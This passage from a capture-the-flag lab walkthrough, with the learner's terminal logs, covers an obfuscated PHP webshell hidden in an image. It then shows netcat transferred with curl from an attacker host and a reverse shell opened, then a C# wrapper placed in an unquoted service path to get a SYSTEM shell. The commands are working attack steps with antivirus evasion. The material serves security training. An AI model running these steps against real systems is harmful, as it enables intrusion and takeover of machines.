Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,177 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,667 MB
Virtual Memory: In Use:    765 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.200.87.1
                                 IP address(es)
                                 [01]: 10.200.87.100
                                 [02]: fe80::384e:59d8:4f01:974d
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

http://10.200.87.100/resources/uploads/shell-witty.jpeg.php?wreath=whoami

wreath-pc\thomas
Manual obfuscation is very much a thing, but for the sake of simplicity, let's just use one of the available online tools. The tool linked here is recommended. When it comes to web obfuscation, these tools are generally used to make the code difficult for humans to read; however, by doing things like obfuscating variable/function names and encoding strings, they also prove effective against antivirus software.
Stick the payload into the tool, then activate all the obfuscation options:

Click the "Obfuscate Source Code" button, and we're left with this mess of PHP:
<?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
If you look closely you'll see that this is still very much the same payload as before; however, enough has changed that it should fool Defender.
As this is getting passed into a bash command, we will need to escape the dollar signs to prevent them from being interpreted as bash variables. This means our final payload is as follows:
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
Question Done
With an obfuscated payload, we can now finalise our exploit.
Once again, make a copy of an innocent image (ensuring you give it a name in the format of shell-USERNAME.jpeg.php), then use exiftool to embed the payload into the image:
exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-USERNAME.jpeg.php

Completed
Upload your shell and attempt to access it!
If this worked then you should get an output similar to the following:

Completed
Awesome! We have a shell.
We can now execute commands using the wreath GET parameter, e.g:
http://10.200.72.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=systeminfo

What is the Host Name of the target?
WREATH-PC
What is our current username (include the domain in this)?
*wreath-pc\thomas*
Task 41 AV Evasion Compiling Netcat & Reverse Shell!
Our webshell is all well and good, but let's go for a full reverse shell!
Unfortunately, we have a problem. Unlike in Linux where there are usually many ways to obtain a reverse shell, the options in Windows are a lot fewer in number as Windows tends not to have many scripting languages installed by default.
Realistically we have several options here:
- Powershell tends to be the go-to for Windows reverse shells. Unfortunately Defender knows exactly what PowerShell reverse shells look like, so we'd have to do some serious obfuscation to get this to work.
- We could try to get a PHP reverse shell as we know the target has a PHP interpreter installed. Windows PHP reverse shells tend to be iffy though, and again, may trigger Defender.
- We could generate an executable reverse shell using msfvenom, then upload and activate it using the webshell. Again, msfvenom shells tend to be very distinctive. We could use the Veil Framework to give us a meterpreter shell executable that might bypass Defender, but let's try to keep this manual for the time. Equally, shellter (though old) might give us what we need. There are easier options though.
- We could upload netcat. This is the quick and easy option.
The only problem with uploading netcat is that there are hundreds of different variants -- the version of netcat for Windows that comes with Kali is known to Defender, so we're going to need a different version. Fortunately there are many floating around! Let's use one from github, here.
Clone the repository:
git clone https://github.com/int0x33/nc.exe/
This repository already contains pre-compiled netcat binaries for both 32 and 64 bit systems, however, this is an ideal time to talk about cross-compilation techniques. If you'd prefer to just use the default binaries then just skip to the last section of this task and use the nc64.exe binary from the repository.
Cross compilation is an essential skill -- although in many ways it's preferable to avoid it.
First up: what is cross compilation? The idea is to compile source code into a working program to run on a different platform. In other words, cross compilation would allow us to compile a program for a different Linux kernel, a Windows program on Kali (as we're doing here), or even software for an embedded device or phone.
Whilst cross-compilation is a very useful skill to have, it's often difficult to get completely correct. Ideally we should always try to compile our code in an environment as close to the target environment as possible. For example, if an exploit or program is designed to work on CentOS 7.2, we should try to compile it in a CentOS 7.2 VM if possible. Equally, it's essential that we get the same arch as that of the target -- a 64 bit program won't work very well on a 32 bit target!
Sometimes it's easiest to just cross-compile, however. Generally speaking we cross compile x64 Windows programs on Kali using the mingw-w64 package (for x64 systems). This is not installed on Kali by default, however it is available in the Kali apt repositories:
sudo apt install mingw-w64
This is a big package, but once it's installed we can start re-compiling netcat.
Much like we use gcc to compile binaries on Linux, we can use the mingw compilers to compile Windows binaries. These tend to have very descriptive (read: long) names, but the one that's of particular importance to us here is x86_64-w64-mingw32-gcc. This specifies that we want to compile a 64bit binary.
Inside the nc.exe repository we downloaded, delete or move the two pre-compiled netcat binaries. The repository provides a makefile which we can use (with some small alterations) to compile the binary. Open up the Makefile with your favourite text editor. The first two lines specify which compiler to use:

Neither of these are quite what we're looking for, so comment out the first line and add another line underneath:
CC=x86_64-w64-mingw32-gcc

Now when we run make to build the binary, the correct compiler will be used to generate a x64 Windows executable. Note that there will be a lot of warnings generated by the compiler (these have been redirected to /dev/null in the following screenshot for readability, however, you do not need to do this). These are nothing to worry about; the compilation should still be successful.

Answer the questions below
http://10.200.87.100/resources/uploads/shell-witty.jpeg.php?wreath=certutil.exe

CertUtil: -dump command completed successfully.

http://10.200.87.100/resources/uploads/shell-witty.jpeg.php?wreath=curl%20http://10.50.88.115/nc64.exe%20-o%20c:\\windows\\temp\\nc64-witty.exe

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo python3 -m http.server 80
[sudo] password for witty:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.87.100 - - [17/Jun/2023 15:49:24] "GET /nc64.exe HTTP/1.1" 200 -

http://10.200.87.100/resources/uploads/shell-witty.jpeg.php?wreath=powershell.exe%20c:\\windows\\temp\\nc64-witty.exe%2010.50.88.115%20443%20-e%20cmd.exe

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.88.115] from (UNKNOWN) [10.200.87.100] 50138
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas
Bonus Question (optional): Follow the steps detailed above to compile a copy of netcat.exe (otherwise use the copy already in the repo).
Completed
With a copy of netcat available, we now need to get it up to the target.
Start a Python webserver on your attacking machine (as demonstrated numerous times previously):
sudo python3 -m http.server 80
Completed
Despite it often being much harder to upload binaries to Windows than it is to upload to Linux, we do have a few options here.
- Powershell might work, but with AMSI in play it's a risk.
- We could use the file upload point that we originally exploited to upload an unrestricted PHP file uploader (in the same way that we uploaded the original webshell, although this would be a bit of a pain with embedding the uploader in an image).
- We could look for other command line tools installed on the target such as
curl.exeorcertutil.exe, both of which might allow for a file upload.
Try to execute both of this in the webshell -- both should work.
What output do you get when running the command: certutil.exe?
CertUtil: -dump command completed successfully.
Certutil is a default Windows tool that is used to (amongst other things) download CA certificates. This also makes it ideal for file transfers, but Defender flags this as malicious.
Instead we'll stick with trusty old cURL.
Use cURL to upload your new copy of netcat to the target:
curl http://ATTACKER_IP/nc.exe -o c:\\windows\\temp\\nc-USERNAME.exe
Note the double backslashes used here. This is purely due to how the webshell handles backslashes. We need to escape the backslashes so that they are passed in as a part of the command, as opposed to escaping the letters immediately after them.
Completed
We now have everything we need to get a reverse shell back from this target.
Set up a netcat listener on your attacking machine, then, in your webshell, use the following command:
powershell.exe c:\\windows\\temp\\nc-USERNAME.exe ATTACKER_IP ATTACKER_PORT -e cmd.exe
e.g.
powershell.exe c:\\windows\\temp\\nc-MuirlandOracle.exe 10.50.73.2 443 -e cmd.exe
This should result in a reverse shell from the target!

Note: In order for this to work we had to wrap the netcat command inside a powershell process to keep it from exiting early.
Completed
Bonus Question (optional): Try generating a metasploit reverse shell and transfer it to the target (msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=ATTACKING_IP LPORT=CHOOSE_A_PORT) -- make sure to place it in a directory you can list (e.g. the Uploads directory of the webserver). This shell will get picked up by Defender (so don't do it anywhere else!), but it will give you a feel for how antivirus operates when it detects your payload as being malicious.
You should get an error message when trying to execute the executable and the exe will also disappear from the current directory (placed into quarantine by the AV). At this point the Administrator has also been alerted, along with the security team in a bigger organisation.
Completed
Task 42 AV Evasion Enumeration
We have a reverse shell on the third and final target -- this is cause for celebration!
We don't yet have full system access to the target though. As we saw when we first obtained the webshell, the webserver was (un)fortunately not running with system permissions (contrary to the Xampp defaults), which leaves us with a low-privilege account. Looks like Thomas was sensible with his security on his own PC!
This does mean that we're going to need to enumerate the target for privesc vectors though -- and with Defender active, we'll have to do it quietly. Let's consider our options:
-
We could (and should) always start with a little manual enumeration. This will be relatively quiet and gives us a baseline to work with
-
Defender would definitely catch a regular copy of WinPEAS; however, it would be unlikely to catch either the
.batversion or the obfuscated.exeversion, both of which are released in the PEAS repository alongside the regular version -
Chances are that AMSI will alert Defender if we try to load any PowerShell privesc check scripts (e.g. PowerUp), so we'd ideally be looking for obfuscated versions of these if we were to use them
We'll start with some manual enumeration and hopefully come up with something workable!
Answer the questions below
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288

C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                         Name                                      PathName                                                                                    StartMode
Amazon SSM Agent                                                                    AmazonSSMAgent                            "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                          Auto
Apache2.4                                                                           Apache2.4                                 "C:\xampp\apache\bin\httpd.exe" -k runservice                                               Auto
AWS Lite Guest Agent                                                                AWSLiteAgent                              "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                            Auto
LSM                                                                                 LSM                                                                                                                                   Unknown
Mozilla Maintenance Service                                                         MozillaMaintenance                        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"                 Manual
NetSetupSvc                                                                         NetSetupSvc                                                                                                                           Unknown
Windows Defender Advanced Threat Protection Service                                 Sense                                     "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                  Manual
System Explorer Service                                                             SystemExplorerHelpService                 C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service                               WdNisSvc                                  "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"               Manual
Windows Defender Antivirus Service                                                  WinDefend                                 "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"              Auto
Windows Media Player Network Sharing Service                                        WMPNetworkSvc                             "C:\Program Files\Windows Media Player\wmpnetwk.exe"                                        Manual

C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
Use the command whoami /priv.
[Research] One of the privileges on this list is very famous for being used in the PrintSpoofer and Potato series of privilege escalation exploits -- which privilege is this?
SeImpersonatePrivilege
Our current user likely has this privilege due to running XAMPP as a service on the account. Unfortunately this also means that XAMPP won't be a good privesc vector in its own right, but we might be able to use the privileges it gave us!
Now use whoami /groups to check the current user's groups.
Unfortunately this account isn't in the Local Administrators group as that (combined with the High integrity process we're currently using) would make any further privilege escalation redundant.
Completed
Now that we've got an idea of our own user's capabilities. Let's take a look at the box itself.
Windows services are commonly vulnerable to various attacks, so we'll start there. Generally speaking, it's unlikely that core Windows services will be vulnerable to anything -- user installed services are far more likely to have holes in them.
Let's start by looking for non-default services:
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
This lists all of the services on the system, then filters so that only services that are not in the C:\Windows directory are returned. This should cut out most of the core Windows services (which are unlikely to be vulnerable to this kind of vulnerability), leaving us with primarily lesser-known, user-installed services.
There should be a bunch of results returned here. Read through them, paying particular attention to the PathName column. Notice that one of the paths does not have quotation marks around it.
What is the Name (second column from the left) of this service?
SystemExplorerHelpService
The lack of quotation marks around this service path indicates that it might be vulnerable to an Unquoted Service Path attack. In short, if any of the directories in that path contain spaces (which several do) and are writeable (which we are about to check), then -- assuming the service is running as the NT AUTHORITY\SYSTEM account, we might be able to elevate privileges.
First of all, let's check to see which account the service runs under:
sc qc SERVICE_NAME
Is the service running as the local system account (Aye/Nay)?
The SERVICE_NAME will be your answer to the previous question. The answer to the question will be found in the SERVICE_START_NAME attribute.
Aye
This is looking good!
Let's check the permissions on the directory. If we can write to it, we are golden:
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

We have full control over this directory! How strange, but hey, Thomas' security oversight will allow us to root this target.
Completed
In the interests of learning, it should be noted here that this is far from the only vulnerability here. By the looks of things, Thomas installed the program but couldn't be bothered entering the password for the Administrator account every time he needed to interact with it. As a result, he botched the permissions and gave every user access to every aspect of the program.
This means that we can create our unquoted service path exploit, but we could also perform attacks such as DLL hijacking, or even outright replacing the service executable with a malicious binary.
That said, we will stick to the unquoted service path vulnerability purely to avoid messing with the service itself. This way all we need to do is create our own binary then delete it, rather than alter any of the files in the service itself.
Bonus Question (optional): Try to get a copy of WinPEAS up to the target (either the obfuscated executable file, or the batch variant) and run it. You will see that there are many more potential vulnerabilities on this target -- mainly due to patches that haven't been installed.
Completed
Task 43 AV Evasion Privilege Escalation
Let's recap what we found in the previous task:
- We have a privilege which we could almost certainly use to escalate to system permissions. The downside is that we'd need to obfuscate the exploits in order to get them past Defender.
- We have an unquoted service path vulnerability for a service running as the system account. This is ideal.
We have everything we need to root this box. Let's do this!
Of the two vulnerabilities that are immediately available, we will work through the unquoted service path attack for one simple reason: getting a reverse shell back from this is very easy -- even with Defender in play. The exploits available to manipulate the privilege we found would need to be custom compiled and obfuscated in order to be useful to us; however, with the unquoted service path, all we need is one very small "wrapper" program that activates the netcat binary that we already have on the target. To put it another way, we just need to write a small executable that executes a system command: activating netcat and sending us a reverse shell as the owner of the service (i.e. local system). Ideally we would write a full C# service file that would integrate seamlessly with the Windows service management system. Whilst this is perfectly possible (and is by far the preferable option), for the sake of simplicity, we will stick to just creating a standalone executable. It's worth noting that this technique is effective at bypassing the antivirus software on the target; however, in an enterprise situation there is a good chance that it would be picked up by an intrusion detection system. In this scenario we would be looking for a more sophisticated (if similar) solution.
Ideally we'd be using Visual Studio here. If you happen to have a Windows host and are familiar with Visual Studio then please feel free to use it for. As not everyone has access to a Windows machine (or is comfortable installing Windows as a virtual machine), the teaching content will work with the mono dotnet core compiler for Linux. This can be easily installed on Kali and will allow us to compile C# executables that can be run on Windows targets. The same code will work just fine if compiled in Visual Studio, however.
First we need to install Mono. This can be done with:
sudo apt install mono-devel
If you are using the AttackBox then this should already be installed.
Now, open a file called Wrapper.cs in your favourite text editor.
The first thing we need to do is add our "imports". These allow us to use pre-defined code from other "namespaces" -- essentially giving us access to some basic functions (e.g. input/output). At the very top if the file, add the following lines:
using System; using System.Diagnostics;
These allow us to start new processes (i.e. execute netcat).
Next we need to initialise a namespace and class for the program:
namespace Wrapper{ class Program{ static void Main(){ //Our code will go here! } } }
We can now write the code that will call netcat. This goes inside the Main() function (replacing the //Our code will go here! line).
First, we create a new process, as well as a ProcessStartInfo object to set the parameters for the process:
Process proc = new Process(); ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-USERNAME.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
Make sure to replace the nc-USERNAME.exewith the name of your own netcat executable, as well as slotting in your own IP and Port!
With the objects created, we can now configure the process to not create it's own GUI Window when starting:
procInfo.CreateNoWindow = true;
Finally, we attach the ProcessStartInfo object to the process, and start the process!
proc.StartInfo = procInfo; proc.Start();
Our program is now complete. It should look something like this:

We can now compile our program using the Mono mcs compiler. This is extremely simple using the package we installed earlier:
mcs Wrapper.cs

Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ mcs Wrapper.cs


┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ cat Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
           Process proc = new Process();
	   ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc64-witty.exe", "10.50.88.115 31337 -e cmd.exe");
	   procInfo.CreateNoWindow = true;
	   proc.StartInfo = procInfo;
	   proc.Start();
        }
    }
}

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

C:\xampp\htdocs\resources\uploads>curl http://10.50.88.115/Wrapper.exe -o "C:\xampp\htdocs\resources\uploads\Wrapper.exe"
curl http://10.50.88.115/Wrapper.exe -o "C:\xampp\htdocs\resources\uploads\Wrapper.exe"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01  9166


┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sudo python3 -m http.server 80
[sudo] password for witty:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.87.100 - - [18/Jun/2023 15:59:49] "GET /Wrapper.exe HTTP/1.1" 200 -

C:\xampp\htdocs\resources\uploads>Wrapper.exe
Wrapper.exe

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ rlwrap nc -lvnp 31337
listening on [any] 31337 ...
connect to [10.50.88.115] from (UNKNOWN) [10.200.87.100] 50205
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>

C:\xampp\htdocs\resources\uploads>copy Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\System.exe"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

18/06/2023  21:07             3,584 System.exe
               1 File(s)          3,584 bytes
               0 Dir(s)   6,914,260,992 bytes free

C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388


C:\xampp\htdocs\resources\uploads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ rlwrap nc -lvnp 31337
listening on [any] 31337 ...
connect to [10.50.88.115] from (UNKNOWN) [10.200.87.100] 50051
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>del "C:\Program Files (x86)\System Explorer\System.exe"
del "C:\Program Files (x86)\System Explorer\System.exe"
Write and compile a wrapper program using Mono or Visual Studio.
Question Done
Transfer the Wrapper.exe file to the target. Just to spice things up a bit, let's use an Impacket SMB server, rather than our usual HTTP server. If you would prefer to use the HTTP server and cURL (or another method to transfer the file) you are welcome to do so.
Impacket is a Python library that makes it very easy to interact with a wide variety of Windows services from Linux.
First up, let's download the package:
sudo git clone https://github.com/SecureAuthCorp/impacket /opt/impacket && cd /opt/impacket && sudo pip3 install .
Note: On the AttackBox Impacket is preinstalled at /opt/impacket/impacket
We can now start up a temporary SMB server:
sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword

With this command we created a server on our IP, serving a share called "share" in the current directory. As Impacket uses SMBv1 by default, we need to specify that is use SMBv2 in order for the relatively up-to-date target to accept it. We then set a username and password for connections to the server -- again, this is due to security policies on the target requiring connections to be authenticated.
Now, in our reverse shell, we can use this command to authenticate:
net use \\ATTACKER_IP\share /USER:user s3cureP@ssword

This authenticates with the server using the credentials we set (user:s3cureP@ssword). We can now copy our compiled Wrapper.exe program up to the target. Due to file permissions on the normal C:\Windows\Temp directory, we are doing this from our current user's own %TEMP% directory:
copy \\ATTACKER_IP\share\Wrapper.exe %TEMP%\wrapper-USERNAME.exe

Note: We could have just executed this directly through the share -- exactly as we did with Mimikatz when dealing with the Gitserver. We are copying it here purely because we will need to have a copy on the target sooner or later anyway.
It is often useful to just leave an SMB server running in the background when working with Windows targets. We will use this server later, so let's leave it up for now.
That said, to prevent errors down the line, we should disconnect from it for the time being:
net use \\ATTACKER_IP\share /del

Question Done
Start a listener on your chosen port and try to execute the wrapper manually -- you should get a reverse shell back:
"%TEMP%\wrapper-USERNAME.exe"

Completed
Excellent. Our program works and is not getting caught by the antivirus. We are now ready to exploit that unquoted service path vulnerability!
Unquoted service path vulnerabilities occur due to a very interesting aspect of how Windows looks for files. If a path in Windows contains spaces and is not surrounded by quotes (e.g. C:\Directory One\Directory Two\Executable.exe) then Windows will look for the executable in the following order:
C:\Directory.exeC:\Directory One\Directory.exeC:\Directory One\Directory Two\Executable.exe
What this means is that if we can create a file called Directory.exe in the root directory, or C:\Directory One\, then we can trick Windows into executing our file instead!
Let's take a look at the actual path of our vulnerable service: C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe. There are technically three places we could add our program here:
- We could put it in the root directory and call it
Program.exe. This is very unlikely to work, as the chances of having write permissions here are virtually 0. - We could put it in the
C:\Program Files (x86)\directory and call itSystem.exe. Once again, this is unlikely to work because the chances of being able to write intoC:\Program Files (x86)\are minimal. - We could put it in
C:\Program Files (x86)\System Explorer\and call itSystem.exe. This one will work! Remember we checked the permissions of this directory in the last task and found that we had full access? This means that we can place our wrapper into this directory, then when the service is restarted, our wrapper will be executed giving us a shell as the local system user!
Before blindly copying your wrapper, check to make sure that another user isn't currently performing this exploit:
dir "C:\Program Files (x86)\System Explorer\"
If you see a file called System.exe in the output then please wait a few minutes until it disappears.
If there is not already an exploit in the directory then it's time to root this thing!
Copy your wrapper from C:\Windows\Temp\wrapper-USERNAME.exe to C:\Program Files (x86)\System Explorer\System.exe.
copy %TEMP%\wrapper-USERNAME.exe "C:\Program Files (x86)\System Explorer\System.exe"

Note: There is a cleanup script running on this target once every five minutes in case any hackers are too sloppy to cover up their tracks by restoring the service to working order. If your payload disappears before execution then you may have been caught by the script. If this happens, just repeat this step and the exploit should work.
